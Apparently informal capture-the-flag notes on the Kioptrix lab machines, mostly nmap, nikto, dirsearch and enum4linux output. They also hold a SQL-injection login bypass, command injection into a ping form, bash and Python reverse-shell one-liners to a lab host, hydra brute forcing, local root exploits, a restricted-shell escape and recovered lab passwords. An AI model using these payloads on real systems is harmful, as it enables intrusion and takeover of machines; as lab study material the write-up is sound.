S-1-5-21-4157223341-3243572438-1405127623-521 KIOPTRIX\unix_group.2147483408 (Local Group)
S-1-5-21-4157223341-3243572438-1405127623-522 KIOPTRIX\unix_group.2147483409 (Local Group)
S-1-5-21-4157223341-3243572438-1405127623-523 KIOPTRIX\unix_group.2147483409 (Local Group)
S-1-5-21-4157223341-3243572438-1405127623-524 KIOPTRIX\unix_group.2147483410 (Local Group)
S-1-5-21-4157223341-3243572438-1405127623-525 KIOPTRIX\unix_group.2147483410 (Local Group)
S-1-5-21-4157223341-3243572438-1405127623-526 KIOPTRIX\unix_group.2147483411 (Local Group)
S-1-5-21-4157223341-3243572438-1405127623-527 KIOPTRIX\unix_group.2147483411 (Local Group)
S-1-5-21-4157223341-3243572438-1405127623-528 KIOPTRIX\unix_group.2147483412 (Local Group)
S-1-5-21-4157223341-3243572438-1405127623-529 KIOPTRIX\unix_group.2147483412 (Local Group)
S-1-5-21-4157223341-3243572438-1405127623-530 KIOPTRIX\unix_group.2147483413 (Local Group)
S-1-5-21-4157223341-3243572438-1405127623-531 KIOPTRIX\unix_group.2147483413 (Local Group)
```



S-1-5-21-4157223341-3243572438-1405127623-1047 KIOPTRIX\squid (Local Group)  
S-1-5-21-4157223341-3243572438-1405127623-1048 KIOPTRIX\unix\_user.24 (Local User)  
S-1-5-21-4157223341-3243572438-1405127623-1049 KIOPTRIX\unix\_group.24 (Local Group)  
S-1-5-21-4157223341-3243572438-1405127623-1050 KIOPTRIX\unix\_user.25 (Local User)

=====

| Getting printer info for 192.168.11.5 |

=====

No printers returned.

enum4linux complete on Fri Nov 1 10:03:03 2019

***rooted***

## Kioptrix 1.1

quick nmap showed that the machine was running 22, 80, 111, 443, 631, 3306

22 not no login and not vulnerable

80 dirsearch showed index.php right at the top

This looks like a login page...

any time I see a login page I try `admin' or 1=1 #` and bam! admin!!

the page seems to runs ping on whatever we give it

1.1.1.1 yup

1.1.1.1; whoami it shows us apache!

start nc listenter

1.1.1.1; bash -i >& /dev/tcp/192.168.11.252/3232 0>&1

BOOM! apache shell

cat /etc/redhat-release shows us that it is a crazy old version of redhat

CentOS release 4.5 (Final)

searchsploit 4.5 centos shows us 9542.c

wget over

gcc -o 9542 9542.c

./9542

whoami

root

!!!!!!!

## **enumeration**

```
192.168.11.252 -c 10000000000 & python -c 'import  
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.11.252",  
3232));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```

```
bash -i >& /dev/tcp/192.168.11.252/3232 0>&1      <<<<<<<<<<<<<<<<
```

```
mysql_connect("localhost", "john", "hiroshima") or die(mysql_error());
```

```
gcc -o 0x82-CVE-2009-2698 0x82-CVE-2009-2698.c && ./0x82-CVE-2009-2698
```

## **nmap**

```
nmap 192.168.11.6
Starting Nmap 7.70 ( https://nmap.org ) at 2019-11-06 14:52 EST
Nmap scan report for 192.168.11.6
Host is up (0.0023s latency).
Not shown: 994 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind
443/tcp   open  https
631/tcp   open  ipp
3306/tcp  open  mysql
MAC Address: 00:0C:29:DE:17:52 (VMware)
```

Nmap done: 1 IP address (1 host up) scanned in 1.74 seconds

## nikto 443

```
nikto -host http://192.168.11.6:443 | tee nikto_192.168.11.6:443
- Nikto v2.1.6
-----
+ Target IP:      192.168.11.6
+ Target Hostname: 192.168.11.6
+ Target Port:    443
-----
+ SSL Info:      Subject: /C=--/ST=SomeState/L=SomeCity/O=SomeOrganization/OU=SomeOrganizationalUnit/
CN=localhost.localdomain/emailAddress=root@localhost.localdomain
      Ciphers: DHE-RSA-AES256-SHA
      Issuer: /C=--/ST=SomeState/L=SomeCity/O=SomeOrganization/OU=SomeOrganizationalUnit/
CN=localhost.localdomain/emailAddress=root@localhost.localdomain
+ Start Time:    2019-11-06 14:54:00 (GMT-5)
-----
+ Server: Apache/2.0.52 (CentOS)
+ Retrieved x-powered-by header: PHP/4.3.9
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The site uses SSL and the Strict-Transport-Security HTTP header is not defined.
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Apache/2.0.52 appears to be outdated (current is at least Apache/2.4.12). Apache 2.0.65 (final release) and 2.2.29 are also current.
+ Hostname '192.168.11.6' does not match certificate's names: localhost.localdomain
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ OSVDB-12184: /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ Server leaks inodes via ETags, header found with file /manual/, fields: 0x5770d 0x1c42 0xac5f9a00;5770b 0x206 0x84f07cc0
+ Uncommon header 'tcn' found, with contents: choice
+ OSVDB-3092: /manual/: Web server manual found.
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3268: /manual/images/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ 8346 requests: 1 error(s) and 19 item(s) reported on remote host
+ End Time:      2019-11-06 15:01:07 (GMT-5) (427 seconds)
-----
+ 1 host(s) tested
```

## **dirsearch 80**

```
python3 /root/Desktop/Tools/dirsearch/dirsearch.py -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -e php -t 20 -u http://192.168.11.6:80 --simple-report dirsearchsimple_192.168.11.6:80
```

v0.3.8  
Extensions: php | HTTP method: get | Threads: 20 | Wordlist size: 441041

Error Log: /root/Desktop/Tools/dirsearch/logs/errors-19-11-06\_14-54-01.log

Target: http://192.168.11.6:80

```
[14:54:01] Starting:  
[14:54:01] 200 - 667B - /index.php  
[14:54:01] 403 - 288B - /cgi-bin/  
[14:54:01] 200 - 18KB - /icons/  
[14:54:03] 200 - 7KB - /manual/  
[14:54:04] 403 - 286B - /usage/  
[14:54:08] 403 - 286B - /error/
```

Task Completed

## **nikto 80**

```
nikto -host http://192.168.11.6:80 | tee nikto_192.168.11.6:80
- Nikto v2.1.6
-----
+ Target IP:      192.168.11.6
+ Target Hostname: 192.168.11.6
+ Target Port:    80
+ Start Time:    2019-11-06 14:54:00 (GMT-5)
-----
+ Server: Apache/2.0.52 (CentOS)
+ Retrieved x-powered-by header: PHP/4.3.9
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Apache/2.0.52 appears to be outdated (current is at least Apache/2.4.12). Apache 2.0.65 (final release) and 2.2.29 are also current.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ OSVDB-12184: /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ Server leaks inodes via ETags, header found with file /manual/, fields: 0x5770d 0x1c42 0xac5f9a00;5770b 0x206 0x84f07cc0
+ Uncommon header 'tcn' found, with contents: choice
+ OSVDB-3092: /manual/: Web server manual found.
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3268: /manual/images/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ 8346 requests: 1 error(s) and 17 item(s) reported on remote host
+ End Time:      2019-11-06 14:55:12 (GMT-5) (72 seconds)
-----
+ 1 host(s) tested
root@kali:~/Desktop/
```

## **nmap full**

```
nmap -sC -sV -p- 192.168.11.6
Starting Nmap 7.70 ( https://nmap.org ) at 2019-11-06 14:53 EST
Nmap scan report for 192.168.11.6
Host is up (0.0025s latency).
Not shown: 65528 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh    OpenSSH 3.9p1 (protocol 1.99)
| ssh-hostkey:
|   1024 8f:3e:8b:1e:58:63:fe:cf:27:a3:18:09:3b:52:cf:72 (RSA1)
|   1024 34:6b:45:3d:ba:ce:ca:b2:53:55:ef:1e:43:70:38:36 (DSA)
|_  1024 68:4d:8c:bb:b6:5a:bd:79:71:b8:71:47:ea:00:42:61 (RSA)
|_sshv1: Server supports SSHv1
80/tcp    open  http   Apache httpd 2.0.52 ((CentOS))
|_http-server-header: Apache/2.0.52 (CentOS)
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
111/tcp   open  rpcbind 2 (RPC #100000)
| rpcinfo:
|   program version port/proto service
|   100000  2        111/tcp  rpcbind
|   100000  2        111/udp  rpcbind
|   100024  1        792/udp  status
|_  100024  1        795/tcp  status
443/tcp   open  ssl/http Apache httpd 2.0.52 ((CentOS))
|_http-server-header: Apache/2.0.52 (CentOS)
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
| ssl-cert: Subject: commonName=localhost.localdomain/organizationName=SomeOrganization/
stateOrProvinceName=SomeState/countryName=--
| Not valid before: 2009-10-08T00:10:47
|_Not valid after: 2010-10-08T00:10:47
|_ssl-date: 2019-11-06T18:49:54+00:00; -1h03m52s from scanner time.
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC4_64_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|     SSL2 DES_64_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|_    SSL2 DES_192_EDE3_CBC_WITH_MD5
631/tcp   open  ipp    CUPS 1.1
| http-methods:
|_ Potentially risky methods: PUT
|_http-server-header: CUPS/1.1
|_http-title: 403 Forbidden
795/tcp   open  status  1 (RPC #100024)
3306/tcp  open  mysql   MySQL (unauthorized)
MAC Address: 00:0C:29:DE:17:52 (VMware)

Host script results:
|_clock-skew: mean: -1h03m52s, deviation: 0s, median: -1h03m52s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.20 seconds
```

## **kioptrix 1.2**

nmap showed 22 and 80 open

looking at the webpage /blog we see that the user loneferret is referenced

put loneferret against hydra for ssh and Boom we got creds (starwars)

ssh loneferret@192.168.11.7

yeet!

sudo -l shows us that we can run /usr/local/bin/ht

ht is a text editor for assembly code

here is my ht notes

sudo /usr/local/bin/ht /etc/passwd

f6 > text > f3 > down down select

comment out root

root:\$1\$iQ6kkmij\$1f7eqBvCAc5fhg76BcaL40:0:0:root:/root:/bin/bash

f2 (to save)

ctrl c

cat /etc/passwd

su -l root

coolhand

whoami

root!!

## ***enumeration***

## **nmap**

```
nmap 192.168.11.7
Starting Nmap 7.70 ( https://nmap.org ) at 2019-11-06 18:40 EST
Nmap scan report for kipotrix3.com (192.168.11.7)
Host is up (0.0018s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 00:0C:29:67:AF:E2 (VMware)
```

Nmap done: 1 IP address (1 host up) scanned in 0.27 seconds

```
nmap -sC -sV -p- 192.168.11.7
Starting Nmap 7.70 ( https://nmap.org ) at 2019-11-06 18:40 EST
Nmap scan report for kipotrix3.com (192.168.11.7)
Host is up (0.0084s latency).
Not shown: 65533 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh    OpenSSH 4.7p1 Debian 8ubuntu1.2 (protocol 2.0)
| ssh-hostkey:
|   1024 30:e3:f6:dc:2e:22:5d:17:ac:46:02:39:ad:71:cb:49 (DSA)
|   2048 9a:82:e6:96:e4:7e:d6:a6:d7:45:44:cb:19:aa:ec:dd (RSA)
80/tcp    open  http   Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch)
| http-cookie-flags:
|   /:
|     PHPSESSID:
|       httponly flag not set
|_ http-server-header: Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch
|_ http-title: Ligoat Security - Got Goat? Security ...
MAC Address: 00:0C:29:67:AF:E2 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .
Nmap done: 1 IP address (1 host up) scanned in 12.07 seconds

# nikto

```
nikto -host http://192.168.11.7:80 | tee nikto_192.168.11.7:80
- Nikto v2.1.6
-----
+ Target IP:      192.168.11.7
+ Target Hostname: 192.168.11.7
+ Target Port:    80
+ Start Time:    2019-11-06 18:40:52 (GMT-5)
-----
+ Server: Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch
+ Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.6
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a
different fashion to the MIME type
+ Cookie PHPSESSID created without the httponly flag
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ PHP/5.2.4-2ubuntu5.6 appears to be outdated (current is at least 5.6.9). PHP 5.5.25 and 5.4.41 are also current.
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.12). Apache 2.0.65 (final release) and 2.2.29 are
also current.
+ Server leaks inodes via ETags, header found with file /favicon.ico, inode: 631780, size: 23126, mtime: Fri Jun  5 15:22:00
2009
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ OSVDB-12184: /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via
certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via
certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via
certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via
certain HTTP requests that contain specific QUERY strings.
+ OSVDB-3092: /phpmyadmin/changelog.php: phpMyAdmin is for managing MySQL databases, and should be protected or
limited to authorized hosts.
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ /phpmyadmin/: phpMyAdmin directory found
+ OSVDB-3092: /phpmyadmin/Documentation.html: phpMyAdmin is for managing MySQL databases, and should be
protected or limited to authorized hosts.
+ 7534 requests: 0 error(s) and 19 item(s) reported on remote host
+ End Time:      2019-11-06 18:41:09 (GMT-5) (17 seconds)
-----
+ 1 host(s) tested
```

## dirsearch

```
python3 /root/Desktop/Tools/dirsearch/dirsearch.py -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -e php -f -t 20 -u http://192.168.11.7:80 --simple-report dirsearchsimple_192.168.11.7:80
```

v0.3.8  
\_.--\_.--\_.|\_|  
(\_|||\_) (/\_(\_||(\_|)

Extensions: php | HTTP method: get | Threads: 20 | Wordlist size: 441041

Error Log: /root/Desktop/Tools/dirsearch/logs/errors-19-11-06\_18-40-53.log

Target: <http://192.168.11.7:80>

```
[18:40:53] Starting:  
[18:40:53] 200 - 2KB - /index.php  
[18:40:53] 200 - 68KB - /icons/  
[18:40:53] 200 - 2KB - /modules/  
[18:40:53] 500 - 6KB - /gallery/  
[18:40:53] 403 - 324B - /data/  
[18:40:54] 200 - 0B - /core/  
[18:40:55] 200 - 18B - /update.php  
[18:40:55] 200 - 0B - /style/  
[18:40:55] 200 - 2KB - /cache/  
[18:41:20] 200 - 8KB - /phpmyadmin/  
[18:44:51] 403 - 333B - /server-status/
```

Task Completed  
root@kali:~/Desktop/

# **hydra**

hydra -l loneferret -P /root/Desktop/Tools/Wordlists/rockyou.txt -t 6 ssh://192.168.11.7  
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (<http://www.thc.org/thc-hydra>) starting at 2019-11-06 20:19:01  
[DATA] max 6 tasks per 1 server, overall 6 tasks, 14344399 login tries (l:1/p:0), ~14344399 tries per task  
[DATA] attacking ssh://192.168.11.7:22/  
[STATUS] 114.00 tries/min, 114 tries in 00:00h, 0 to do in 01:00h, 14344285 active  
[STATUS] 106.00 tries/min, 318 tries in 00:00h, 0 to do in 03:00h, 14344081 active  
[22][ssh] host: 192.168.11.7 login: loneferret password: starwars  
1 of 1 target successfully completed, 1 valid password found  
Hydra (<http://www.thc.org/thc-hydra>) finished at 2019-11-06 20:25:50

## **flag.txt**

```
root@Kioptix3:~# cat Congrats.txt
Good for you for getting here.
Regardless of the matter (staying within the spirit of the game of course)
you got here, congratulations are in order. Wasn't that bad now was it.
```

Went in a different direction with this VM. Exploit based challenges are nice. Helps workout that information gathering part, but sometimes we need to get our hands dirty in other things as well.  
Again, these VMs are beginner and not intented for everyone.  
Difficulty is relative, keep that in mind.

The object is to learn, do some research and have a little (legal) fun in the process.

I hope you enjoyed this third challenge.

Steven McElrea  
aka loneferret  
<http://www.kioptix.com>

Credit needs to be given to the creators of the gallery webapp and CMS used for the building of the Kioptix VM3 site.

Main page CMS:  
<http://www.lotuscms.org>

Gallery application:  
Gallarific 2.1 - Free Version released October 10, 2009  
<http://www.gallarific.com>  
Vulnerable version of this application can be downloaded from the Exploit-DB website:  
<http://www.exploit-db.com/exploits/15891/>

The HT Editor can be found here:  
<http://hte.sourceforge.net/downloads.html>  
And the vulnerable version on Exploit-DB here:  
<http://www.exploit-db.com/exploits/17083/>

Also, all pictures were taken from Google Images, so being part of the public domain I used them.

```
root@Kioptix3:~#
```

## Kioptrix Level 4

nmap showed that the machine was running 22, 80, 139, 445

dirsearch showed me the directories /robert and /john

Kicked off hydra for robert and john and got the passwords

john MyNameIsJohn

robert Some base64 encoded shit

Once I got a password I tried it with ssh... Success got a shell!!

too bad it is way restricted

Research showed that I was looking at lshell... which is written in python... and handles echo weird...

echo import os

echo os.system('/bin/bash')

cat /root/congrats.txt

yee

## **enumeration**

```
wfuzz -z file,/root/Desktop/Tools/Wordlists/rockyou.txt -d "myusername=john&mypassword=FUZZ&Submit=Login" http://192.168.11.8/index.php > wfuzzJohnResults.txt
```

|                 |                 |
|-----------------|-----------------|
| <b>click me</b> | <b>click me</b> |
| Username        | :               |
| Password        | :               |

|                 |                 |
|-----------------|-----------------|
| <b>click me</b> | <b>click me</b> |
| Username        | :               |
| Password        | :               |

## **nmap**

```
nmap 192.168.11.8
Starting Nmap 7.70 ( https://nmap.org ) at 2019-11-11 16:51 EST
Nmap scan report for 192.168.11.8
Host is up (0.00067s latency).
Not shown: 566 closed ports, 430 filtered ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
MAC Address: 00:0C:29:FD:60:F1 (VMware)
```

Nmap done: 1 IP address (1 host up) scanned in 2.63 seconds

```
nmap -sC -sV -p- 192.168.11.8
Starting Nmap 7.70 ( https://nmap.org ) at 2019-11-11 16:51 EST
Nmap scan report for 192.168.11.8
Host is up (0.0012s latency).
Not shown: 39528 closed ports, 26003 filtered ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1.2 (protocol 2.0)
| ssh-hostkey:
|_ 1024 9b:ad:4f:f2:1e:c5:f2:39:14:b9:d3:a0:0b:e8:41:71 (DSA)
|_ 2048 85:40:c6:d5:41:26:05:34:ad:f8:6e:f2:a7:6b:4f:0e (RSA)
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch)
|_http-server-header: Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch
|_http-title: Site doesn't have a title (text/html).
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.0.28a (workgroup: WORKGROUP)
MAC Address: 00:0C:29:FD:60:F1 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Host script results:

```
|_clock-skew: mean: -2h29m56s, deviation: 3h32m08s, median: -4h59m57s
|_nbstat: NetBIOS name: KIOPTRIX4, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-os-discovery:
|_| OS: Unix (Samba 3.0.28a)
|_| Computer name: Kioptrix4
|_| NetBIOS computer name:
|_| Domain name: localdomain
|_| FQDN: Kioptrix4.localdomain
|_| System time: 2019-11-11T11:52:43-05:00
| smb-security-mode:
|_| account_used: guest
|_| authentication_level: user
|_| challenge_response: supported
|_| message_signing: disabled (dangerous, but default)
|_| smb2-time: Protocol negotiation failed (SMB2)
```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.

Nmap done: 1 IP address (1 host up) scanned in 92.07 seconds

## **smb vulns**

```
nmap -p 139,445 -vv --script=smb-vuln-cve2009-3103.nse,smb-vuln-ms06-025.nse,smb-vuln-ms07-029.nse,smb-vuln-ms08-067.nse,smb-vuln-ms10-054.nse,smb-vuln-ms10-061.nse,smb-vuln-ms17-010.nse 192.168.11.8
Starting Nmap 7.70 ( https://nmap.org ) at 2019-11-11 17:08 EST
NSE: Loaded 7 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 17:08
Completed NSE at 17:08, 0.00s elapsed
Initiating ARP Ping Scan at 17:08
Scanning 192.168.11.8 [1 port]
Completed ARP Ping Scan at 17:08, 0.04s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 17:08
Completed Parallel DNS resolution of 1 host. at 17:08, 4.03s elapsed
Initiating SYN Stealth Scan at 17:08
Scanning 192.168.11.8 [2 ports]
Discovered open port 139/tcp on 192.168.11.8
Discovered open port 445/tcp on 192.168.11.8
Completed SYN Stealth Scan at 17:08, 0.05s elapsed (2 total ports)
NSE: Script scanning 192.168.11.8.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 17:08
Completed NSE at 17:08, 5.00s elapsed
Nmap scan report for 192.168.11.8
Host is up, received arp-response (0.00044s latency).
Scanned at 2019-11-11 17:08:50 EST for 9s
```

| PORT    | STATE | SERVICE      | REASON         |
|---------|-------|--------------|----------------|
| 139/tcp | open  | netbios-ssn  | syn-ack ttl 64 |
| 445/tcp | open  | microsoft-ds | syn-ack ttl 64 |

MAC Address: 00:0C:29:FD:60:F1 (VMware)

Host script results:

```
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: false
|_smb-vuln-ms17-010: This system is patched.
```

NSE: Script Post-scanning.

```
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 17:08
Completed NSE at 17:08, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 10.01 seconds
    Raw packets sent: 3 (116B) | Rcvd: 5 (410B)
```

## dirsearch

```
python3 /root/Desktop/Tools/dirsearch/dirsearch.py -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -e php -f -t 20 -u http://192.168.11.8:80 --simple-report dirsearchsimple_192.168.11.8:80
```

v0.3.8  
(\_||\_) (/\_||(\_|)

Extensions: php | HTTP method: get | Threads: 20 | Wordlist size: 441041

Error Log: /root/Desktop/Tools/dirsearch/logs/errors-19-11-11\_16-52-18.log

Target: <http://192.168.11.8:80>

```
[16:52:18] Starting:  
[16:52:18] 200 - 931B - /images/  
[16:52:18] 403 - 327B - /cgi-bin/  
[16:52:18] 200 - 68KB - /icons/  
[16:52:19] 200 - 1KB - /index/  
[16:52:19] 403 - 323B - /doc/  
[16:52:20] 302 - 220B - /member/ -> index.php  
[16:52:20] 302 - 220B - /member.php -> index.php  
[16:52:21] 200 - 1KB - /index.php  
[16:52:26] 302 - 0B - /logout.php -> index.php  
[16:52:26] 302 - 0B - /logout/ -> index.php  
[16:52:37] 200 - 912B - /john/  
[16:53:15] 200 - 920B - /robert/  
[17:03:06] 403 - 333B - /server-status/
```

Task Completed

```
root@kali:~/Desktop/Machines/VulnHub/Kioptrix_4#
```

# nikto

```
nikto -host http://192.168.11.8:80 | tee nikto_192.168.11.8:80
- Nikto v2.1.6
-----
+ Target IP:      192.168.11.8
+ Target Hostname: 192.168.11.8
+ Target Port:    80
+ Start Time:    2019-11-11 16:52:15 (GMT-5)
-----
+ Server: Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch
+ Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.6
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ PHP/5.2.4-2ubuntu5.6 appears to be outdated (current is at least 5.6.9). PHP 5.5.25 and 5.4.41 are also current.
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.12). Apache 2.0.65 (final release) and 2.2.29 are also current.
+ Uncommon header 'tcn' found, with contents: list
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. See http://www.wisec.it/sectou.php?id=4698ebdc59d15. The following alternatives for 'index' were found: index.php
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ OSVDB-12184: /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3268: /images/: Directory indexing found.
+ OSVDB-3268: /images/?pattern=/etc/*&sort=name: Directory indexing found.
+ Server leaks inodes via ETags, header found with file /icons/README, inode: 98933, size: 5108, mtime: Tue Aug 28 06:48:10 2007
+ OSVDB-3233: /icons/README: Apache default file found.
+ Cookie PHPSESSID created without the httponly flag
+ 8345 requests: 0 error(s) and 20 item(s) reported on remote host
+ End Time:      2019-11-11 16:53:15 (GMT-5) (60 seconds)
-----
+ 1 host(s) tested
```

# enum4linux

```
enum4linux -a 192.168.11.8 | tee e4lresults.txt
Starting enum4linux v0.8.9 ( http://labs.portcallis.co.uk/application/enum4linux/ ) on Mon Nov 11 16:52:38 2019

=====
| Target Information |
=====
Target ..... 192.168.11.8
RID Range ..... 500-550,1000-1050
Username ..... "
Password ..... "
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

=====
| Enumerating Workgroup/Domain on 192.168.11.8 |
=====
[+] Got domain/workgroup name: WORKGROUP

=====
| Nbtstat Information for 192.168.11.8 |
=====
Looking up status of 192.168.11.8
KIOPTRIX4 <00> - B <ACTIVE> Workstation Service
KIOPTRIX4 <03> - B <ACTIVE> Messenger Service
KIOPTRIX4 <20> - B <ACTIVE> File Server Service
WORKGROUP <1e> - <GROUP> B <ACTIVE> Browser Service Elections
WORKGROUP <00> - <GROUP> B <ACTIVE> Domain/Workgroup Name

MAC Address = 00-00-00-00-00-00

=====
| Session Check on 192.168.11.8 |
=====
[+] Server 192.168.11.8 allows sessions using username "", password ""

=====
| Getting domain SID for 192.168.11.8 |
=====
Domain Name: WORKGROUP
Domain Sid: (NULL SID)
[+] Can't determine if host is part of domain or part of a workgroup

=====
| OS information on 192.168.11.8 |
=====
Use of uninitialized value $os_info in concatenation (.) or string at ./enum4linux.pl line 464.
[+] Got OS info for 192.168.11.8 from smbclient:
[+] Got OS info for 192.168.11.8 from srvinfo:
    KIOPTRIX4 Wk Sv PrQ Unx NT SNT Kioptrix4 server (Samba, Ubuntu)
    platform_id : 500
    os version : 4.9
    server type : 0x809a03

=====
| Users on 192.168.11.8 |
=====
index: 0x1 RID: 0x1f5 acb: 0x00000010 Account: nobody Name: nobody Desc: (null)
index: 0x2 RID: 0xbbc acb: 0x00000010 Account: robert Name:,,, Desc: (null)
index: 0x3 RID: 0x3e8 acb: 0x00000010 Account: root Name: root Desc: (null)
index: 0x4 RID: 0xbba acb: 0x00000010 Account: john Name:,,, Desc: (null)
index: 0x5 RID: 0xbb8 acb: 0x00000010 Account: loneferret Name: loneferret,,, Desc: (null)

user:[nobody] rid:[0x1f5]
user:[robert] rid:[0xbbc]
```

```
user:[root] rid:[0x3e8]
